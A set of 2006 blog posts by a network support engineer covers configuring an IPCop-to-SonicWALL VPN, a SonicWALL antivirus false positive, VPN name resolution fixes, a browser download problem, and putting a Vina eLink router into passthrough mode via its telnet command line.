NOTE: In some areas, there will be two options set (such as Grouptype). That will only confuse the SonicWALL and make life miserable for you. De-select all but what we specify (if it’s darkened, or highlighted, it’s selected).

IKE Encryption: 3DES
IKE Integrity: MD5
IKE Grouptype: MODP-1024 (this equates to “Group 2”)
IKE Lifetime: 8 hours (you will need to change this)

ESP Encryption: 3DES
ESP Integrity: MD5
ESP Groutype: MODP-1024
ESP Keylife: 8 hours

Uncheck all other options at the bottom, including “PFS”.

It looks like the picture below … Click Save.


Before bringing up your tunnel, you should probably be ready to debug it. So SSH into the IPCop firewall, and run “tail –f /var/log/messages”. You will be watching your log running by. If it’s moving too fast, that indicates a busy network … which means your timing probably isn’t good for making network changes. ;-)

If possible, get the SonicWALL Administration web page open too and head into the Log area. Now we can be ready for any error messages that hit.

Enable the IPCop side first by checking “Enabled” and “VPN on Green” and clicking the Save button. You should see some stuff roll into your log. Let it settle down.

Now go to the SonicWALL, click VPN > Settings. Enable the VPN we created earlier. Watch the IPCop log now as it fills up with interesting stuff. This is not so easily read but should indicate a Phase 1, Phase 2 success followed by some confirmation messages.

Now, on the SonicWALL side, refresh your browser window. You are looking to see a “green light” on the VPN connection, as well as an active connection status displayed at the bottom. A green light does *not* indicate success. I have had many green lights that were actually crippled non-working tunnels.

On the SonicWALL, go into the Log and see what you have. You should see several messages, the last of which will be “SA Added” indicating success. No such luck? Start debugging.

The good news is that if it didn’t work, it’s probably just a mis-match in settings. The bad news is that there are a lot of things to look over and the error messages generally are not all that helpful. So check, double check, and re-check the settings at both ends. One small typo will blow the whole thing up.

To test your VPN you can (depending on your access rules) try pinging hosts. From the SonicWALL you can click System > Diagnostic and use the Ping utility. Do not try to ping the public addresses of the firewalls, and do not ping the private addresses of the firewalls themselves. The SonicWALL will not allow you to, and the IPCop will probably lie about where the reply is actually coming from. Rather, find a host on either end that will allow ICMP traffic and ping back and forth – and ping those.

Does it all work? Good. If you are have checked everything, and can’t seem to get things to work, feel free to contact me. Just know that you understand your own networks far better than I do, so a resolution may be difficult coming from someone outside.

Enjoy,

-Steve Ballantyne

Saturday, December 02, 2006

SonicWALL's Zapchast Virus Issues

Friday I got support ticket from one of our larger customers, Ohio State University. They were attempting to download and update one of their Symantec antivirus products but the SonicWALL was preventing the file transfer saying that it was infected with the "Zapchast virus". The support folks have access to their SonicWALL (while most of our customers do not). They knew that this was a false alarm and a mistake. So they went into the SonicWALL and disabled the antivirus from that zone. That ought to do it, right?

Wrong.

Here is one of my many complaints about SonicWALL products. When you identify something that isn't working correctly you should be able to easily turn it off, or make an exclusion. While SonicWALL's do give you the ability to exclude certain IP addresses from the antivirus feature, it doesn't work. That's right. You can add those addresses to the exclusion list and it will exclude them. Bit if you have one of these hum-dinger mistake signatures that feature simply "does not work". Next, I would normally recommend removing the antivirus feature from the network zone. That's Network > Zones, from the administration pages. Yet, remove it from the zone all you like. That won't work either.

The only sure fire way to stop the SonicWALL from blocking something like this is to disable the entire antivirus, anti-spyware, and intrusion prevention engines and then reboot the box. Obviously, that is not a viable solution for a University who is supporting thousands of simultaneous connections. Not to mention that this seems pretty unnecessary just to download a single file that you need.

I have had similar problems with intrusion prevention signatures. SonicWALL will write a new signature and put it out there, only to find that it's causing horrible problems and stopping all sorts of legitimate traffic. They will eventually get around to fixing or removing the signature but until an update is available you are in trouble. The difference is that you can disable an intrusion prevention signature. You can't disable a virus signature. You have to understand the logic in that. Intrusion detection is bound to have false positives. Someone may be trying to 'break in' to your network, but that could be a legitimate user trying to run some sort of cryptic report (which looks like an attack). Virus's on the other hand - are always virus's. It's not as if it "might be a virus, might not be".

I suppose the problem here, is that SonicWALL needs to admit that they make mistakes (often) and give us the ability to work around them. Until then we will continue to tell customers that "they are working on it" ... and we will hope that they actually ARE working on it.

Until next time,
-Steve Ballantyne

Tuesday, November 28, 2006

What's In a Name?

In the realm of Microsoft, it seems that "name resolution" is always the answer to the question, "why doesn't this !@#&*^ thing work?". Crossing over into a career in Network Security I have found that I will never escape this problem.

The past two days it seems that about sixty percent of my problems have been with customers who are expecting name resolution to "just work". Take for example one of my SonicWALL owners who has recently built a VPN tunnel between two offices. I am always quick to tell them that "if you cannot access a resource by name, try it by IP address". For some, accessing resources by IP address does not propose any problems. For others, this is quite an obstacle. It's getting to be that most of my calls revolve around name resolution problems of some sort. Therefore, today I would like to cover ...

Why Name Resolution Doesn't Work over my SonicWALL VPN Tunnel


Did you enable NetBIOS on the Security Association? - Remember that NetBIOS is a broadcast mechanism. It has no business being sent through a routed network. A VPN tunnel is a routed network. You should edit the VPN Policy, head into the "Advanced" tab and look for "NetBIOS Broadcasts". You need to check that option at *both* ends of the tunnel when possible.



Have you tried the IP Helper? - This is a goofy fix. At this point, I would question what you are trying to accomplish here. Remember that Microsoft has made several attempts over the years to banish "broadcast name resolution" from networks in favor of DNS. I don't want to get up on my soapbox and start yelling at you though. So you might try this - it fixes quite a bit.


Go into Network > IP Helper and first enable the helper, while selecting NetBIOS below it. You will need to "Apply" for that to be effective. Next, you will need to create TWO policies. One for each directional flow of traffic. That is, if you were doing this for a remote user VPN (WAN GroupVPN) make one that says "source: VPN DHCP Clients, dest: Firewalled Subnets", and then reverse it. Like this ...


Use Your Own DNS Server - If you have a DNS server at one end of this tunnel, consider using it for clients at the other end. What do I mean? Imagine "network A" has a DNS server which Active Directory uses. In fact, the Active Directory server is almost always also the DNS server for smaller businesses. That server should resolve the names of *ALL* your internal clients. It should also have "forwarders" configured so that when you ask it who http://www.google.com/ is, it will send that request to a DNS server on the Internet for an answer.

That being said, when users on the remote end of the VPN tunnel ("network B") are connecting, they should *also* use that DNS server. What you will find though, is that they are probably configured to use a public (Internet) DNS server when they connect. That's because you configured DNS on the SonicWALL for the WAN Interface. It then uses those DNS servers as the primary and secondary servers for it's DHCP scope. So, if this is a "site to site" tunnel, you will need to change the DHCP scope of that local SonicWALL having the name resolution issues. If you are using a remote user VPN (WAN GroupVPN) you need to change the DHCP scope of the SonicWALL that they are connecting to. You should *not* change the WAN Interfaces DNS server addresses. You don't need to!


You would do this: Click Network > DHCP Server. Then click the configure button next to the scope. Next click the DNS/WINS tab. You will notice that the SonicWALL defaults to "inherit DNS Settings". You will change it to "Specify Manually" and ensure that the first address is the DNS server on "network A" (the one with all the answers!). You might want to configure a second address of an Internet DNS server. One that will answer queries for Internet domains. That is more of a fail-safe in case the primary DNS server stops responding. It should *not* be used as an attempt to answer *all* Internet queries. Remember, your primary should be set up with DNS forwarders for that!


Use Your Domain Name - Quick, look at that illustration above. Is your domain name configured as part of your DHCP scope? It ought to be. Most folks think this is optional. But if you want your DNS server to complete your queries, this needs to be set to your name. That is, I might ask your DNS server who "SERVER1" is, and it doesn't know. But if I ask it who "SERVER1.mydomainname.com" is, I get an answer. Add your domain name to your scope, and you will fix a lot of complaints from users. If SonicWALL is not performing DHCP, and you cannot fix this on your own - consider fixing this problem on your local network adapter (or virtual VPN adapter). Basically, you drill down to IP Properties, then "Advanced", then DNS, then add a "domain name suffix" in that box near the bottom. Case closed.

Still Using WIN's? - You ought to be ashamed! But if you are using WIN's, you probably can solve your name resolution problems by adding WIN's servers to your DHCP scope. If SonicWALL is performing DHCP for you, refer to the previous illustration to see how that would be done. If you are not using WIN's, I congratulate you. WIN's was designed as a way to manage(?) NetBIOS name resolution. Most of us use DNS now (or Dynamic DNS) and we are much better for it.

If none of that worked, and you are still having name resolution problems on your SonicWALL VPN, you should send me a comment or an email. Yes, I will help you. I'm that kind of guy.

-Steve Ballantyne

Saturday, November 25, 2006

Downloaded Files Disappear

My brother in law asked me a few weeks ago about a problem he was having. He would download files from the Internet - and they would "vanish". No sooner did the download finish, than the window would disappear and there would be no file to show for it. What really bothered me is that I have had that problem in the past and I couldn't for the life of me remember what I did to fix it.

Today I was there for Thanksgiving, and I noticed a few things. First, this was a "kids" computer. Kids do strange things with PC's that adults would never think of. Second, it had a lot of anti-spyware tools (maybe a few too many). Lastly, the copy of Symantec Antivirus that it had was a tad out of date.

So I went to work first removing as much as I could. First I tried to empty out the temporary Internet files ... which oddly enough seemed to hang and never complete. Could this be a problem from installing a new browser (Internet Explorer 7)? My brother in law says "this problem started before then, and I hoped it would go away with the upgrade". I agreed.

For my next trick I headed into Add/Remove Programs in Control Panel, and started removing. Anything that he and I couldn't identify, was removed. Then I took out Microsoft Defender, Spybot Search and Destroy, and Ad-Aware. All of them are good programs, but none of them were up to date (thanks to the inability to download anything). Lastly, I updated his Symantec Antivirus with the latest stuff - which actually took several reboots to accomplish.

After all the fiddling and removing of stuff - his browser worked once again. What did we remove that fixed it? My guess is that this was caused by Spybot Search and Destroy's Tea-Timer plug-in which is designed to protect your browser from outside threats. It's never been considered all that stable, and may cause more problems than it solves. But the idea of a browser protector seemed pretty good when it debuted. At any rate, it was likely protecting the browser in a way that made downloading or installing anything through the browser relatively impossible.

And some would probably say "why didn't you just install Firefox?". Let's say that your sink backs up and water starts shooting out onto the kitchen floor. Are you going to start washing dishes in the bathroom? Internet Explorer is a Windows component these days. If it's having a breakdown of some sort, it should be fixed. While it did take a good couple hours of off and on attention, it was good to see that I fixed it. The alternative was to of course reinstall Windows - and hundreds of kids games.

I'd say we made out.

-Steve Ballantyne

The Vow of Vina

Have you ever heard of a Vina eLink device? I sure hadn't. We had this new customer who had been using one of these little devices for several years with his T1 (fiber) connection through Nuvox. Of course, this was a Time Warner customer ... which kind of made me wonder why I had never heard of one of these little things.

Heck, I had to go out Googling to find anything. What I found was a lot of forums where people were asking each other where to find documentation (a bad sign) and a couple redirectors to websites that no longer exist. This is when http://web.archive.org/ comes in very handy. I pull up this Vina companies web site from a year or so ago (when it still was "live") and it seems that they have been acquired. Good news, actually. Next I go out looking for the company that bought them. Sadly, they too have closed their doors forever and accepted financial defeat.

The best information I could find on this device ended up being from eBay, where kind folks were trying to unload these little devices, and make them sound appealing. I was at least able to get a photo of this device that I would be supporting from afar.

It looks like a very cheap cable modem ... or something. At any rate, this company had one and wanted to keep using it. Normally, I would tell them to get that peice of junk out of my way so that we could put our SonicWALL where it belongs. After talking to the Time Warner sales contact for this account, I learned that they were going to be a Nuvox customer a little longer than intended. In other words, Time Warner's installation was delayed for a few months while they cut through all the red tape trying to lay fiber conduits. But the SonicWALL had to be installed to support the VPN this guy wanted.

One might wonder why I volunteered to work on "Black Friday", the biggest shopping day of the year. There were a couple of perks. One being, that I got to choose any other day I wanted and have that day off in trade. The second being that it was a holiday for most of the free world ... and I didn't expect many phone calls. I was half right. The entire day I got maybe five phone calls. It just happens that one of those calls was to make this stupid little router work.

The customer called, and we bagan to play with various settings. I would ask him what he saw in the way of physical connections and telnet dialogue with the device, and he would try to relay that information back to me. We got nowhere fast. After an hour or so, he asked "would you like to connect and try some things?". My first response was "I have zero knowledge in configuring these devices", and my second response was "what's the password?". So in I went.

It kind of ran like a Cisco router. That is, the CLI was quite similar. That is, you had all sorts of settings, within settings, withing settings ... you get the idea. The organization was "hierarchical" and horrible to trip through. I also found that the engineers made an attempt to shorten all of the settings to one or two hyphenated words. A setting of "ip" made you wonder just what were you setting the IP to, exactly?

I also found that the customer knew far more about this device, and how he had configured it. What are these "groups" I see here? He answers, "grouped settings". I ask, "you mean like VLANS ... or trunks?". He answers "yes", indicating that he clearly has no idea himself. From the appearance, it looked like he had a combination of addresses that were being NAT'd from public addresses to private ones ... but also some addresses that were being passed clean through. Which led me to believe that his mail server might be publically accessible, without any firewall whatsoever. I knew at this point, that I would never be able to configure this device without some sort of assistance. "Let me call you back", I said.

My next phone call was to Nuvox. If you have not dealt with Nuvox, let me say a few polite words about them. Whenever I have asked them for documentation about a customer such as "what IP block do they have, and what would their gateway be" I am always given a very complete list of everything I need to know - and it's always been e-mailed quickly. When I have had to call them, I always get a live person relatively easily ... and they have never been unhelpful "screen readers". I prayed for the best and dialed the number.

I got a guy named "Jimmy" who was about to make my day. Jimmy had full knowledge of these devices, and he was happy to share that with me. It probably also made Jimmy feel a little better when I assured him that while I knew nothing about this little device, I wasn't a complete moron. He asked very simply "what is it that you want this device to do for you?". My response was "can we just pass everything through it, and put it in a transparent mode?". His answer was a resounding "absolutely". Now here is what sets the support apart from most people you are familiar with having to deal with. When Jimmy asked whose device this was, I had to tell the truth. "They bought it man ... but if it helps, they bought it from you". I went on to tell him that I know this is not his problem, but that didn't seem to matter to him. "I can't configure the device for you - but I can tell you exactly what you need to do". Thank you Jimmy.

Here is what we did. Now, pay attention - because what we are going to do here is to put a Vina router in "passthrough mode". That means that it's no longer going to perform NAT to private addresses any more. Rather, my SonicWALL which will be plugged into it - is going to have a public address. Now, on with the show.

We start by logging in, which meant a telnet session to it's public IP address ...


telnet x.x.x.x


Vina Technologies eLink 216 (5.1.1 build 12)
Built: Jun 3 2002, 18:25:46
NVRAM version 0117
PB $Id: romInit.s,v 1.7 1997/09/26 23:43:22 bob Exp $

Copyright 1996 - 2002 VINA Technologies, Inc.
Please enter name: your name here


Enter password: your password here


After putting in the credentials, you are at the "top" of a horrible hierarchy. Much like you would with a Cisco, you are going to configure this guy. So type "config" and [enter].

Next, we are at the "config" prompt, and we want to move into the Ethernet settings. So type "ether" for short, then [enter].

Once at the Ether prompt, you will see that I did a "?" [enter] to get a view of what was in the config now. Jimmy told me that I should probably do this (if for no other reason) so that I could save this session and use it to undo any actions that might screw things up. Good advice Jimmy. I also decided it would make good Blog material.


logged on as Carrier


>config

(config)>eth

(config:Ethernet)>?
IP-address : 192.168.100.1 (IP-address)
netmask : 255.255.255.0 (IP-address)
secondary-ip : 192.168.100.3 (IP-address)
sec-netmask : 255.255.255.0 (IP-address)
RIP : Disable (EnableRxOnlyTxOnly[Disable])
version-RIP : 1 (12)
Link-integrity-test : on (off [on])
Help
!

See that? This thing is running with a public IP address. That's because it's performing NAT for us know. But that will become my SonicWALL's job. Therefore, we are going to give it the public IP address that I have set aside for it. This router may also have a "secondary" IP address. I'm not sure why I would want that, or how it would even be helpful. But we are going to wipe it out, by replacing it with an address of "0.0.0.0". Note that the last two octets of the public IP address have been blocked out (with x's) to "protect the innocent". ;-)

(config:Ethernet)>ip-address 64.119.x.x
(config:Ethernet)>netmask 255.255.255.248
(config:Ethernet)>??
IP-address : 64.19.x.x (IP-address)
netmask : 255.255.255.248 (IP-address)
secondary-ip : 192.168.100.3 (IP-address)
sec-netmask : 255.255.255.0 (IP-address)
RIP : Disable (EnableRxOnlyTxOnly[Disable])
version-RIP : 1 (12)
Link-integrity-test : on (off [on])
Help
!


(config:Ethernet)>
(config:Ethernet)>secondary-ip 0.0.0.0

(config:Ethernet)>?
IP-address : 64.19.x.x (IP-address)
netmask : 255.255.255.248 (IP-address)
secondary-ip : 0.0.0.0 (IP-address)
sec-netmask : 255.255.255.0 (IP-address)
RIP : Disable (EnableRxOnlyTxOnly[Disable])
version-RIP : 1 (12)
Link-integrity-test : on (off [on])
Help
!

That last "?" was just to see it, get a good look, and to double check my work. Next, we need to go kill off NAT. We don't want it doing that any more. So first, we will type "exit" and [enter] once to get back to the main prompt. Then we will enter the "nat" config with the command "nat". Finally, we will disable it with a rather cryptic "enable off" command.

(config:Ethernet)>exit
(config)>nat

(config:NAT)>?
enable : on ([off] on)Dynamic ...
Static ...
PassThru ...
Show-sessions alludptcpicmpconfig
Clear-sessions alludptcpicmp
Help
!

(config:NAT)>enable off


(config:NAT)>exit

If at any time you might worry that we are going to disconnect ourselves, you may rest assured that these changes aren't going to go into effect until we apply them at the very end. If at any time we get cold feet, we could exit the config or power cycle this device and nothing would be changed.

Now, we also need to disable DHCP. It wouldn't make much sense for this device to continue handing out private addresses, when it will no longer perform NAT to those addresses.

(config)>dhcp

(config:DHCP)>?

enable : off ([off] on)
start-ip : 192.168.0.2 (IP-address)
end-ip : 192.168.0.254 (IP-address)
private-network : on (off [on])
lease-time : 600 (seconds([600]:600...7200))
dns-server : 192.168.0.1 (IP-address)
domain : (name-string)
Help
!

(config:DHCP)>enable off

(config:DHCP)>exit

Now we are almost done. We have one last step, and that's to put this thing in it's "transparent" mode. In doing so it will become a passive device. Yet, here is where I fouled up something that I later had to go back and fix. If you had enabled "passthru" on this device for any particular "group" that you configured, you will need to go disable that now. I didn't record this part of the configuration, as most people would have never attempted that. In fact, I am fairly sure that the customer hadn't meant to configure it that way, and Jimmy at Nuvox didn't catch it.

And now, the exciting conclusion ...

(config)>syn

(config:Synchronous-interface)>mod

(config:Frame-relay)>pvc 1

(config:FrameRelay:PVC1)>show

DLCI : 100 (dlci (16...991))
IP-address : 64.19.x.x (IP-addressEnet[Disable])
netmask : 255.255.255.248 (IP-address)
RIP : Disable (EnableRxOnlyTxOnly[Disable])
version-RIP : 1 ([1]2)
ENAT : OUT (PASSIN[OUT])
Help
!

(config:FrameRelay:PVC1)>enat pass

(config:FrameRelay:PVC1)>exit

(config:Frame-Relay)>exit

Brace yourself.

You are about to embark on a mission that you may not return from. You are about to save this configuration. I will warn you, there is no turning back (dum-dum-duuum!). I also should warn you that it's going to say that it will "interrupt your Data traffic" and then *hang*. And when I say it hangs, I mean that you wille get no response for a good minute or two. Do not panic. It will come back to you. Jimmy also assured me that he has never lost communication at this point, even when he was sure he had screwed things up.


(config)>save
Verifying system configuration...
Do you really want to update the system NVRAM configuration?
This may cause a temporary interruption of Data traffic [n]y: y
Updating Flash NVRAM,... wait
Updating Protected Boot Flash NVRAM... wait
DONE

That was it. The device rebooted itself, I thanked Jimmy for all of his help, and I assured him that if in fact we broke this configuration, I would never blame him for it. I also wished him a happy holiday, and leant him a bit of pity that I shared - as we had to be the only suckers that came into work on this would be day off.

After a few moments of silence, and prayer ... the device was back up. I had been running a continous ping to the device at it's newly assigned public IP address.


ping -t 64.19.x.x

At first I was getting "TTL expired in transit" messages, which indicated an upstream router was dumping off the packets because it couldn't find an appropriate place to send them. Once those turned into "Reply" messages, I was overjoyed.

Yet, I was still unable to ping my SonicWALL. I know I had configured it with the correct address. But my ping response was coming back "no response". It looked as if my packets were getting to the SonicWALL, but there was nothing coming back. Ah! The gateway. In my haste to get the device configured, I had never changed the SonicWALL's WAN interface gateway.

Note to self: next time, change the SonicWALL first - before losing connection to it forever.

Now I had to bite the bullet and call the customer. "We are so close to having this work", I assured, "but I am going to need your help". While the customer was not all that technically "with it" (he was the first to say so), he was pretty good at following instructions. With that, I walked him through connecting to the SonicWALL and changing the WAN interface gateway IP. What is the SonicWALL's WAN gateway? Why, it's that *same* address that we gave to the Vina eLink.

Now, to see if the SonicWALL was even connected to the Vina and "speaking to it", I ran another telnet session back into the device to check it's ARP cache.


telnet 64.19.x.x


Vina Technologies eLink 216 (5.1.1 build 12)
Built: Jun 3 2002, 18:25:46
NVRAM version 0117
PB $Id: romInit.s,v 1.7 1997/09/26 23:43:22 bob Exp $

Copyright 1996 - 2002 VINA Technologies, Inc.
Please enter name: your name here
Enter password: your password here

logged on as Carrier

(config)>arp

(config:ARP)>show
64.19.x.x at 0:6:b1:x:x:x


(config:ARP)>


(config)>exit


Good, good. What that told me, is that the SonicWALL is communicating with the Vina, and the customer must have plugged it in correctly (he actually hadn't plugged it in right, but I am omitting the 30 minutes or so that it took me to figure that out).

Now, I could once and for all connect to my SonicWALL and configure the device the rest of the way. One server at a time, I created the needed NAT Policies and Access Rules. Everything from here on was clockwork.

Lessons learned?

1) Don't believe the customer when he says he plugged it in right. Even after he says he has double checked it too. I have found that it helps to ask the customer where things go, and make them tell you what is connected to what devices. In a polite way, suggest what you all ready know - "well it just seems that the blue cable is connected to the red port ... is that possible?".

2) Don't assume that the ISP's telephone support will be worthless. While most companies send those calls overseas to a foreign "screen reader", this company took me straight to the resolution without tripping through a maze of prompts. Had I called them to begin with, I probably would have cut a few hours out of this lengthy process.

3) Remember to make your changes to devices, that you will ultimately loose access to - while you have the chance. Leading the customer through changing things for you is tedious, frustrating, and time consuming.

I might add a final step here, if you are someone in the sales Field. The motto is not "over-promise and under-deliver". You had better not agree to hooking up your equipment in an environment that you are not familiar with yourself. Not all devices are created equal. What works and is supported now, may not be once everything is connected. In this particular situation, the customer hadn't lost interest in his new service thanks to the effort we put forth. I should add here, that we started trying to get everything to work nearly one month earlier.

There is a another good story that follows this one. I will make the long story short.

The customer returned home, and connected his cable modem, and then his SonicWALL behind it which had both been sitting in a box for a couple of weeks. Then he called me. He was anxious to get the VPN tunnel built between work and home so that he could access everything at the office, from his home office. I walked him through hooking everything up, and I made my first attempts to connect to the SonicWALL by it's registered Dynamic DNS host name. The SonicWALL, as planned, had made contact and updated it's DNS record with it's new public address. What was that public address? 192.168.0.13. Yes, it had been loaned a private address from none other than the cable modem (router) in front of it. There was no possible way that I was going to be able to fix this one. Time Warner doesn't allow us access to their cable modems, and we needed to do the same thing to that modem that we worked on all day with his Vina.

I let him down easy. "I have a technician to murder Monday morning ... in the mean time this is not going to work". He was content with that knowing that I had just put four hours or more into this process and I was just as disappointed that we had hit a stone wall as he was. Again, he thanked me for the work, I thanked him for his patience, and we ended the day.

Happy Thanksgiving,
-Steve Ballantyne